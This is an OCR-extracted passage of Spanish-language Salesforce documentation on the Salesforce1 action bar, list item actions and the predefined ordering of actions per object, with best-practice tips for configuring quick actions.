Acciones rápidas disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

Acciones del lienzo personalizadas disponibles en: **Professional Edition** (con Lienzo de Force.com habilitado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Acciones en Lightning Experience


Acciones

## Barra de acción de Salesforce1

Los usuarios de Salesforce1 disponen de un lugar integral para buscar acciones, de modo que no hay confusiones acerca de dónde ir para hacer algo. La barra de acción y su menú de acción asociado recopilan acciones de diferentes ubicaciones en Salesforce1en una página de inicio única y unificada.

En Salesforce1, las acciones de productividad, los botones de registro estándar y personalizados y las acciones rápidas aparecen en la barra de acción y el menú de acción ( ). La barra de acción y el menú de acción muestran todas las acciones disponibles para una página dada.

**Acciones de Salesforce1 en la barra de acción y el menú de acciones**




La barra de acción aparece en la mayoría de ubicaciones en la aplicación, incluyendo las noticias en tiempo real, los grupos, los perfiles de usuario, los paneles y los informes, las vistas de registros estándar y personalizados, las listas relacionadas y los resultados de búsqueda. Las acciones disponibles dependen de la ubicación de un usuario en Salesforce1 y de cómo ha configurado los formatos de página y los formatos del publicador para su organización.

Los usuarios podrían ver algunos o todos estos tipos de acciones en la barra de acción (incluyendo el menú de acciones)

- Acciones de productividad: las acciones Enviar correo electrónico (), Llamar (), Asignar (), Ver sitio Web () y Leer noticias () están disponibles en cuentas, contactos, candidatos y cuentas personales. Las acciones Mensaje rápido (), Unirse a llamada de conferencia () y Asignar () están disponibles en eventos de calendario móvil en Salesforce Today.

  Consejo: Una acción de productividad solo aparece si un registro incluye la información que se adapta a la acción. Por ejemplo, la acción Enviar correo electrónico depende del registro que incluye una dirección de correo electrónico. La acción Ver sitio Web requiere el registro para incluir la URL de un sitio Web.

- Botones estándar y personalizados: Botones (como Modificar, Eliminar o Duplicar) incluidos en la sección Botones en el formato de página de un objeto están disponibles en Salesforce1 como acciones en la barra de acción de páginas de registro. Si no ha personalizado la barra de acción, se utiliza el orden de los botones en la sección de botones del formato de página. Sin embargo, el botón Modificar está en una posición fija.

  Nota: Los vínculos personalizados, los botones personalizados agregados a vistas de lista y los botones personalizados que definen el origen del contenido como `OnClick JavaScript` no son compatibles y no aparecen en Salesforce1.

- Acciones rápidas: Si agrega, elimina o cambia el orden de acciones en la barra de acción en el formato del publicador global o el formato de página de un objeto, los cambios se reflejan en Salesforce1.
- Acciones estándar de Chatter: Acciones exclusivas en Chatter, como Publicación, Archivo, Vínculo y Sondeo.

## ¿Cuáles son las excepciones?

- En las noticias en tiempo real de registro, el botón **Seguir**/**Dejar de seguir** permanece en el área destacada de la página.
- En las noticias en tiempo real de grupos privados y públicos, los botones **Unirse a grupo** y **Solicitar unirse** permanecen en el área destacada, pero el botón **Abandonar grupo** se encuentra en la barra de acción.

### ¿Qué significa eso para las marcas personalizadas?

Solo puede haber una versión de un icono personalizado. Los iconos de acción personalizados que ha creado antes de Winter '15 siguen siendo compatibles, pero están truncados en la barra de acción. Con el fin de optimizar sus iconos de acción personalizados para su visualización en la barra de acción, utilice estas directrices.

- El icono debe tener 72 x 72 píxeles. Utilice el área de píxeles completa, no deje espacios alrededor de la imagen como antes.
- Convierta la imagen en un archivo PNG con un fondo transparente y un tamaño inferior a 10 kb.
- Disponga de una resolución de 72 dpi.
- Convierta la gráfica del icono en blanca o más clara que el color de fondo.
- Evite interiores intensos y sombras exteriores.
- Utilice un formato sencillo y llano similar a la familia de iconos de Salesforce1.

Acciones de elementos de lista en Salesforce1:

Acciones de elementos de lista es una versión de la barra de acción disponible para elementos en vistas de lista, listas de tareas y listas de registro relacionadas. Permite a los usuarios de Salesforce1 actualizar registros directamente desde listas sin abrirlos.

¿Cómo se ordenan las acciones en la barra de acción de Salesforce1?

La sección Acciones de Salesforce1 y Lightning Experience de un formato de publicador global y formato de página dirige las acciones que aparecen en la barra de acción de Salesforce1. También le permiten personalizar el orden de acciones rápidas, acciones de productividad así como botones estándar y personalizados disponibles como acciones.

¿Cómo se ordenan las acciones predefinidas en las acciones de elemento de la lista y la barra de acción de Salesforce1

Los formatos de página de su organización y los formatos del publicador controlan el orden en el que aparecen las acciones en las acciones de elementos de listas y la barra de acción de Salesforce1. Si no personaliza las acciones en la barra de acción en un formato de página o formato de publicador global, la ubicación de las acciones clave está predefinida por Salesforce.

Consideraciones para acciones en Salesforce1

CONSULTE TAMBIÉN

¿Cómo se ordenan las acciones predefinidas en las acciones de elemento de la lista y la barra de acción de Salesforce1

¿Cómo se ordenan las acciones en la barra de acción de Salesforce1?

Acciones de elementos de lista en Salesforce1:

Consideraciones para acciones en Salesforce1

## Acciones de elementos de lista en Salesforce1:

Acciones de elementos de lista es una versión de la barra de acción disponible para elementos en vistas de lista, listas de tareas y listas de registro relacionadas. Permite a los usuarios de Salesforce1 actualizar registros directamente desde listas sin abrirlos.

Para acceder a acciones de elementos de lista, navegue a una vista de lista o lista de tareas o abra una lista relacionada desde la página de información relacionada de un objeto. A continuación, deslice el dedo a la izquierda en el registro deseado.

Oculte acciones del elemento de la lista deslizando de nuevo el elemento de la lista hacia la derecha o tocando otro elemento de la lista.

### Vistas de lista


Las acciones de elemento de lista en vistas de lista no tienen las mismas acciones disponibles en la barra de acciones cuando se visualiza el registro de un objeto. Por ejemplo, cuando un usuario visita un registro de oportunidad en Salesforce1, las acciones en su barra de acción reflejan las acciones en la sección Acciones de Salesforce1 y Lightning Experience del formato de página Oportunidad.

Sin embargo, cuando el usuario se desliza a la izquierda en una oportunidad desde una vista de lista, como puede ver a continuación, las acciones que se muestran provienen de la lista de acciones predefinidas para oportunidades. Consulte ¿Cómo se ordenan las acciones predefinidas en las acciones de elemento de la lista y la barra de acción de Salesforce1 para ver el desglose de acciones predefinidas para cada objeto.

Esta es la vista de lista Todas las oportunidades.


Deslice un elemento de lista a la izquierda para revelar acciones del elemento de lista.

Toque el icono para mostrar el menú de acciones con la lista completa de acciones disponibles para el elemento de la lista.




## Listas relacionadas

Las acciones del elemento de lista en listas relacionadas en Salesforce1 reflejan las mismas acciones que la lista relacionada en Lightning Experience. Habitualmente, estas son las acciones estándar Modificar y Eliminar, pero pueden variar por objeto. Por ejemplo, en Lightning Experience, las acciones disponibles en el menú desplegable en un elemento de lista relacionada Oportunidad son iguales al conjunto de acciones que los usuarios de Salesforce1 visualizan al deslizar hacia la izquierda en el mismo registro en la lista relacionada.




**Nota:** Los elementos de lista Tarea y evento son diferentes a otros objetos cuando aparecen en listas relacionadas. En Salesforce1, cuando toca el elemento Tareas desde el menú, puede deslizar hacia la izquierda en un elemento en la vista de lista Mis tareas y ver las acciones predefinidas para tareas. Sin embargo, las tareas y eventos en las listas relacionadas Actividades abiertas o Historial de actividades en Salesforce1 no tienen acciones y no tienen capacidad para deslizar.

CONSULTE TAMBIÉN

- Barra de acción de Salesforce1
- ¿Cómo se ordenan las acciones en la barra de acción de Salesforce1?
- Consideraciones para acciones en Salesforce1

## ¿Cómo se ordenan las acciones en la barra de acción de Salesforce1?

La sección Acciones de Salesforce1 y Lightning Experience de un formato de publicador global y formato de página dirige las acciones que aparecen en la barra de acción de Salesforce1. También le permiten personalizar el orden de acciones rápidas, acciones de productividad así como botones estándar y personalizados disponibles como acciones.

Si personaliza la sección Acciones de Salesforce1 y Lightning Experience de un formato, Salesforce1 refleja sus personalizaciones.

Si personaliza la sección Acciones rápidas en el publicador de Salesforce Classic , pero no la sección Salesforce1, las acciones en la barra de acciones de Salesforce1 son una combinación de aquellas en la sección Acciones rápidas en el publicador de Salesforce Classic más cualquier botón estándar o personalizado presente en el formato de página.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

Si personaliza la sección Acciones de Salesforce1 y Lightning Experience , los botones estándar y personalizados en la sección botones del formato de página no se incluyen automáticamente en la lista de acciones. Debe agregar los botones como acciones desde la categoría Acciones de Salesforce1 y Lightning en la paleta.

Si no se ha personalizado ninguna sección, la barra de acción hereda un conjunto predeterminado de acciones predefinido por Salesforce. El conjunto de acciones varía entre objetos, basándose en la actividades más habituales o típicas requeridas para cada objeto.

CONSULTE TAMBIÉN

¿Cómo se ordenan las acciones predefinidas en las acciones de elemento de la lista y la barra de acción de Salesforce1

Barra de acción de Salesforce1

Consideraciones para acciones en Salesforce1

## ¿Cómo se ordenan las acciones predefinidas en las acciones de elemento de la lista y la barra de acción de Salesforce1

Los formatos de página de su organización y los formatos del publicador controlan el orden en el que aparecen las acciones en las acciones de elementos de listas y la barra de acción de Salesforce1. Si no personaliza las acciones en la barra de acción en un formato de página o formato de publicador global, la ubicación de las acciones clave está predefinida por Salesforce.

**Importante:** Este gráfico de clasificación predefinido se aplica a la barra de acción de Salesforce1 solo si *no* personalizó la sección Acciones de Salesforce1 y Lightning Experience del formato de página de un objeto o en un formato de publicador global.

Las acciones rápidas en el conjunto predefinido se derivan de las acciones en la sección "Acciones rápidas en el publicador de Salesforce Classic " del formato de página de objeto o formato de publicador global.

**En formatos de página de objeto, cuando no se personaliza la sección Salesforce1:**

Si personalizó las acciones en la sección Acciones rápidas en el publicador de Salesforce Classic , las acciones rápidas en la barra de acciones reflejan esas personalizaciones.

Si no se ha personalizado ninguna sección, las acciones rápidas que visualiza en la barra de acción proceden de la sección Acciones rápidas en el publicador de Salesforce Classic del formato de publicador global.

**En formatos de publicador global, cuando no se personaliza la sección Salesforce1:**

Si la sección Acciones rápidas en el publicador de Salesforce Classic está personalizada, las acciones rápidas en la barra de acción heredan esas personalizaciones.

Si no se ha personalizado ninguna sección, se establecen las acciones rápidas en la barra de acción para páginas globales como un conjunto predefinido de Salesforce de forma predeterminada.

Las acciones predefinidas en la barra de acción, las acciones de elemento de la lista y los menús de acción asociados están divididos en grupos. La disposición de estos grupos es fija. El orden de las acciones en los grupos puede variar según el objeto y las acciones presentes en el formato del publicador global o en el formato de página de un objeto. No cada objeto o página muestra cada grupo.

**Nota:** Las acciones en elementos de vista de lista solo reflejan el conjunto predefinido de acciones para ese objeto. Por ejemplo, supongamos que está visualizando la lista Todas las cuentas en Salesforce1. Si desliza el dedo hacia la izquierda en un elemento de cuenta de la lista, verá un conjunto de acciones. Esas acciones provienen de la lista predefinida de acciones para cuentas en este gráfico. Siempre visualiza Llamar, Modificar y Eliminar. Las otras acciones en el elemento de vista de lista siguen el orden y las reglas definidos para los grupos de acciones en el gráfico.

Aquí tiene el desglose de qué acciones están incluidas en cada grupo para cada objeto o página.

| Objeto o página | Grupo de acción 1 | Grupo de acción 2 | Grupo de acción 3 | Grupo de acción 4 | Grupo de acción 5 | Grupo de acción 6 |
|---|---|---|---|---|---|---|
| Cuenta | 1. Llamar, 2. Nueva tarea, 3. Nuevo evento, 4. Publicar | 5. Modificar | Las acciones rápidas restantes desde la sección Acciones rápidas en el publicador de Salesforce Classic . Si esa sección no está personalizada, las acciones rápidas restantes se heredan de la sección Acciones rápidas en el publicador de Salesforce Classic del *formato de publicador global*. | Botones personalizados compatibles con Salesforce1, en el orden definido en el formato de página.* | Botones personalizados compatibles con Salesforce1, en el orden definido en el formato de página. | Enviar texto (si se cumplimenta el campo `Teléfono`)<br>Ver sitio Web (si el campo `sitio Web` está cumplimentado) |
| Caso | Acciones desde la sección Acciones rápidas en el publicador de Salesforce Classic . Si esa sección no está personalizada, las acciones rápidas se heredan de la sección Acciones rápidas en el publicador de Salesforce Classic del *formato de publicador global*. | Modificar | | Botones personalizados compatibles con Salesforce1, en el orden definido en el formato de página.* | Botones personalizados compatibles con Salesforce1, en el orden definido en el formato de página. | |
| Contacto | 1. Llamar, 2. Enviar correo electrónico, 3. Nueva tarea, 4. Nuevo evento | 5. Modificar | Las acciones rápidas restantes desde la sección Acciones rápidas en el publicador de Salesforce Classic . Si esa sección no está personalizada, las acciones rápidas restantes se | Botones personalizados compatibles con Salesforce1, en el orden definido en el formato de página.* | Botones personalizados compatibles con Salesforce1, en el orden definido en el formato de página. | Enviar texto |

| Objeto o página | Grupo de acción 1 | Grupo de acción 2 | Grupo de acción 3 | Grupo de acción 4 | Grupo de acción 5 | Grupo de acción 6 |
|---|---|---|---|---|---|---|
| | | | heredan de la sección Acciones rápidas en el publicador de Salesforce Classic del *formato de publicador global*. | | | |
| Objeto personalizado | Las cuatro primeras acciones en el orden definido en el formato de página. Si la sección Acciones rápidas en el publicador de Salesforce Classic no está personalizada, serán entonces las cuatro primeras acciones en el orden definido en el *formato de publicador global*. | 5. Modificar | Las acciones rápidas restantes desde la sección Acciones rápidas en el publicador de Salesforce Classic . Si esa sección no está personalizada, las acciones rápidas restantes se heredan de la sección Acciones rápidas en el publicador de Salesforce Classic del *formato de publicador global*. | Botones personalizados compatibles con Salesforce1, en el orden definido en el formato de página.* | Botones personalizados compatibles con Salesforce1, en el orden definido en el formato de página. | |
| Evento | Acciones rápidas en el orden definido en el formato. Las acciones estándar de Chatter no son compatibles. | Modificar, Eliminar | | | | |
| Noticias en tiempo real | Acciones rápidas en el orden definido en el formato del publicador global | | | | | |
| Grupo | Acciones desde la sección Acciones rápidas en el publicador de Salesforce Classic | | | | Botones personalizados compatibles con Salesforce1, en el orden definido en | |

| Objeto o página | Grupo de acción 1 | Grupo de acción 2 | Grupo de acción 3 | Grupo de acción 4 | Grupo de acción 5 | Grupo de acción 6 |
|---|---|---|---|---|---|---|
| | . Si esa sección no está personalizada, las acciones rápidas se heredan de la sección Acciones rápidas en el publicador de Salesforce Classic del *formato de publicador global*. | | | | el formato de página. | |
| Candidato | 1. Registrar una llamada, 2. Nueva tarea, 3. Convertir (si está activado), 4. Publicar | 5. Modificar | Las acciones rápidas restantes desde la sección Acciones rápidas en el publicador de Salesforce Classic . Si esa sección no está personalizada, las acciones rápidas restantes se heredan de la sección Acciones rápidas en el publicador de Salesforce Classic del *formato de publicador global*. | Botones personalizados compatibles con Salesforce1, en el orden definido en el formato de página.* | Botones personalizados compatibles con Salesforce1, en el orden definido en el formato de página. | Llamar, Enviar texto, Enviar correo electrónico |
| "Página de aplicación" Página Lightning | Acciones globales en el orden definido en la página de Lightning | | | | | |
| Vista de lista | Nuevo | | | | | |
| Página de inicio del objeto (Solo para tablet) | 1. Nuevo, 2. Ordenar | | | | | |
| Oportunidad | 1. Registrar o llamar, 2. Nueva tarea, 3. Nuevo evento, 4. Publicar | 5. Modificar | Las acciones rápidas restantes desde la sección Acciones rápidas | Botones personalizados compatibles con Salesforce1, en el | Botones personalizados compatibles con Salesforce1, en el orden definido en | |

| Objeto o página | Grupo de acción 1 | Grupo de acción 2 | Grupo de acción 3 | Grupo de acción 4 | Grupo de acción 5 | Grupo de acción 6 |
|---|---|---|---|---|---|---|
| | | | en el publicador de Salesforce Classic . Si esa sección no está personalizada, las acciones rápidas restantes se heredan de la sección Acciones rápidas en el publicador de Salesforce Classic del *formato de publicador global*. | orden definido en el formato de página.* | el formato de página. | |
| Personas | 1. Llamar, 2. Enviar correo electrónico, 3. Publicar | | Acciones restantes en el orden definido en el formato del publicador global | | | |
| Cuenta personal | 1. Llamar, 2. Enviar correo electrónico, 3. Nueva tarea, 4. Nuevo evento | 5. Modificar | Las acciones rápidas restantes desde la sección Acciones rápidas en el publicador de Salesforce Classic . Si esa sección no está personalizada, las acciones rápidas restantes se heredan de la sección Acciones rápidas en el publicador de Salesforce Classic del *formato de publicador global*. | Botones personalizados compatibles con Salesforce1, en el orden definido en el formato de página.* | Botones personalizados compatibles con Salesforce1, en el orden definido en el formato de página. | Asignar, Leer noticias, Enviar texto, Ver sitio Web |
| Lista relacionada (para objetos estándar) | 1. Nuevo | | | | | |
| Salesforce Today: Página principal | Acciones rápidas en el orden definido en el | | | | | |

| Objeto o página | Grupo de acción 1 | Grupo de acción 2 | Grupo de acción 3 | Grupo de acción 4 | Grupo de acción 5 | Grupo de acción 6 |
|---|---|---|---|---|---|---|
| | formato del publicador global | | | | | |
| Salesforce Today: Evento de calendario móvil | 1. Mensaje rápido, 2. Unirse a llamada de conferencia, 3. Asignar | | Las acciones rápidas restantes desde la sección Acciones rápidas en el publicador de Salesforce Classic . Si esa sección no está personalizada, las acciones rápidas restantes se heredan de la sección Acciones rápidas en el publicador de Salesforce Classic del *formato de publicador global*. | | | |
| Tarea | 1. Modificar comentarios, 2. Cambiar fecha, 3. Cambiar estado, 4. Cambiar prioridad | 5. Modificar | Las acciones rápidas restantes desde la sección Acciones rápidas en el publicador de Salesforce Classic . Si esa sección no está personalizada, las acciones rápidas restantes se heredan de la sección Acciones rápidas en el publicador de Salesforce Classic del *formato de publicador global*. Las acciones estándar de Chatter no son compatibles. | Botones personalizados compatibles con Salesforce1, en el orden definido en el formato de página.* | Botones personalizados compatibles con Salesforce1, en el orden definido en el formato de página. | |

Como hemos mencionado, algunas acciones tienen posiciones fijas. En ubicaciones donde visualiza una lista numerada en la tabla, éste es el orden fijado en el que aparecen aquellas acciones en la barra de acción, acciones de elemento de la lista y en los menús de acciones respectivos.

Por ejemplo, para el objeto Cuenta, la acción Publicación estándar de Chatter se encuentra en la cuarta posición. Esto es fijo. Independientemente de donde coloca la acción Publicar en el formato de la página de cuenta, Publicar siempre aparece en la cuarta posición.

Sin embargo, siempre se respeta la eliminación de acciones. Por lo tanto, en nuestro ejemplo, si elimina la acción Publicar del formato de la página de cuenta, las acciones restantes subirán y verá Modificar en la cuarta posición.

* Los botones personalizados que se agregan a la sección Botones de un formato de página y que definen el origen de contenidos como `URL` o `Visualforce` son compatibles con Salesforce1. Recuerde que las páginas Visualforce deben estar activadas para su uso en Salesforce1. Los vínculos personalizados, los botones personalizados agregados a vistas de lista y los botones personalizados que definen el origen del contenido como `OnClick JavaScript` no están disponibles en Salesforce1.

CONSULTE TAMBIÉN

¿Cómo se ordenan las acciones en la barra de acción de Salesforce1?

Barra de acción de Salesforce1

Consideraciones para acciones en Salesforce1

## Consideraciones para acciones en Salesforce1

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

- Una acción de productividad solo aparece si un registro incluye la información que se adapta a la acción. Por ejemplo, la acción Enviar correo electrónico depende del registro que incluye una dirección de correo electrónico. La acción Ver sitio Web requiere el registro para incluir la URL de un sitio Web.
- Si está utilizando tipos de registro en su organización, es posible que algunas acciones rápidas no estén visibles para sus usuarios. Para obtener más información, consulte Acciones rápidas y tipos de registro en la página 5507.
- El elemento Acciones inteligentes de Mobile aparece como un único elemento de acción en el editor de formato de página, pero se amplía en varias acciones cuando se muestra en Salesforce1. Si el elemento Acciones inteligentes móviles está en la sección Acciones rápidas en el publicador de Salesforce Classic y a continuación personaliza la sección de barra de acción, las acciones en Salesforce1 se derivan desde las personalizaciones de la barra de acción que realiza. En este caso, el elemento Acciones inteligentes móviles en la sección Acciones rápidas en el publicador de Salesforce Classic se vuelven irrelevantes.
- Para personalizar las acciones en la barra de acción de Salesforce1 para objetos estándar y personalizados, sustituya en primer lugar las acciones predefinidas. A continuación, puede agregar o eliminar acciones desde la sección Acciones de Salesforce1 y Lightning Experience .

  Por ejemplo, para mover las acciones Unirse a grupos, Modificar grupos o Abandonar grupos en grupos de Salesforce1, sustituya las acciones predefinidas en el formato de página Grupos.
- Si utiliza botones personalizados de URL para pasar parámetros a páginas estándar en Salesforce Classic (como cumplimentación previa de campos al crear un registro), este comportamiento no funciona en Salesforce1 o Lightning Experience.

- Si agrega un botón personalizado a la sección Acciones de Salesforce1 y Lightning Experience de un formato de página, el icono para ese botón personalizado en la barra de acción de Salesforce1 es un rayo. Si la sección Acciones de Salesforce1 y Lightning Experience no está personalizada, el icono de ese botón personalizado en la barra de acción de Salesforce1 es una llave inglesa.

CONSULTE TAMBIÉN

¿Cómo se ordenan las acciones en la barra de acción de Salesforce1?

¿Cómo se ordenan las acciones predefinidas en las acciones de elemento de la lista y la barra de acción de Salesforce1

## Acciones rápidas y tipos de registro

El uso de tipos de registro en su organización puede afectar la disponibilidad de acciones rápidas para sus usuarios.

Si los usuarios no tienen acceso a un tipo de registro concreto, las acciones asignadas a ese tipo de registro no están disponibles para ellos. Por ejemplo, supongamos que tiene un formato de página que contiene una mezcla de acciones, algunas no tienen ningún tipo de registro asignado y algunas están asignadas a Tipo de registro A. Los usuarios sin acceso a Tipo de registro A solo ven las acciones no asignadas cuando visitan la página.

**Importante:** No asigne acciones el tipo de registro Principal. El tipo de registro Principal es un registro de marcador asignado al crear su organización.

### Acciones globales predeterminadas: Un caso especial

Si dispone de acciones globales predeterminadas en su organización y está utilizando tipos de registro, es posible que sus usuarios no puedan ver todas las acciones predeterminadas asignadas a un formato de página.

Las acciones globales predeterminadas están asignadas al tipo de registro Principal, que no es accesible en la mayoría de los perfiles. Como resultado, las acciones globales predeterminadas con el tipo de registro Principal asociadas a objetos de destino con tipos de registro configurados no están disponibles para la mayoría de los usuarios. Para solucionar este problema, modifique las acciones globales predeterminadas asociadas con esos objetos y vuelva a asignarlas a un tipo de registro diferente.

Por ejemplo, la acción global predeterminada Nuevo contacto tiene Contacto como su objeto de destino. Digamos que tiene tipos de registro configurados para el objeto Contacto y agrega el objeto global predeterminado Nuevo contacto a un formato de página. Los usuarios que visitan registros basándose en el formato de página no ven la acción Nuevo contacto porque la acción está asignada al tipo de registro Principal de forma predeterminada. La modificación de la acción global predeterminada Nuevo contacto y su asignación a un tipo de registro que no sea Principal la hace disponible para todos los usuarios que tienen acceso a su tipo de registro asignado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Acciones rápidas disponibles en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

Acciones del lienzo personalizadas disponibles en: **Professional Edition** (con Lienzo de Force.com activado), **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

# Prácticas recomendadas para acciones

Utilice estas sugerencias cuando configure acciones para que la función sea fácil de usar y mantener.

EDICIONES

Acciones disponibles en: Salesforce Classic y Lightning Experience

Publicador disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Database.com Edition** y **Developer Edition**

## Sugerencias para crear acciones

- Las etiquetas de acciones con más de 12-14 caracteres aproximadamente se acortan cuando se visualizan en el publicador de Chatter. Utilice nombres cortos y descriptivos.
- Asigne a las acciones nombres relacionados con las tareas que indiquen a los usuarios lo que hacen. Utilice términos como Nuevo, Crear, Compartir, Actualizar o Importar.
- Utilice el campo `Descripción` para crear notas para sí mismo sobre cada acción. Las notas son de especial utilidad si crea varias acciones similares para diferentes tipos de registro, por ejemplo. La descripción aparece en la lista de botones, vínculos y acciones para acciones específicas de objeto, o en la lista de acciones globales, así como en la página de detalles de la acción. Los usuarios no pueden ver sus notas.
- Si crea acciones personalizadas que se van a mostrar en el publicador de Chatter, limite la altura a 400 píxeles para que se muestren correctamente.

## Sugerencias para establecer el formato de acciones

- Si personaliza los formatos de acción, tenga en cuenta cómo los utilizarán los usuarios. El minimalismo es la clave. Incluya solo los campos necesarios para los usuarios y para cualquiera que gestione los casos, las llamadas o los registros resultantes de las acciones.
- Para crear un formato con una columna, como por ejemplo para la visualización en dispositivos móviles, agregue campos únicamente en la columna izquierda.
- Utilice valores de campos predefinidos para establecer valores estándar en campos comunes. Por ejemplo, cuando configure una acción que permite a los usuarios crear oportunidades, establezca Cliente potencial como el valor predefinido para el campo `Etapa`. Todas las nuevas oportunidades creadas por los usuarios a través de esa acción se asignarán automáticamente a la etapa de cliente potencial. Puede eliminar el campo `Etapa` del formato de acción porque se asignará al campo un valor automáticamente. Si establece valores predefinidos para campos en registros de objeto creados mediante una acción, no necesita agregar esos campos al formato de acción.
- Utilice el botón **Vista previa como...** del editor de formato de acción para ver el aspecto que tendrá un formato de acción en distintos perfiles de usuario.

## Sugerencias para agregar acciones a publicadores

- Como añadir demasiadas acciones puede hacer que la página se cargue muy lentamente, recomendamos incluir un máximo de nueve en cada publicador, incluidas las acciones estándar.
- En todo el sitio de Salesforce, si incluye cinco o más acciones en un publicador, se muestran tres y el resto se agregan al menú **Más** del publicador. Si incluye cuatro o menos acciones, aparecerán todas ellas.
- En Salesforce1, las primeras cuatro acciones se muestran en la barra de acción y se accede al conjunto de acciones al completo tocando .

CONSULTE TAMBIÉN

Solución de problemas de acciones

Configurar acciones con Chatter habilitado

## Solución de problemas de acciones

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

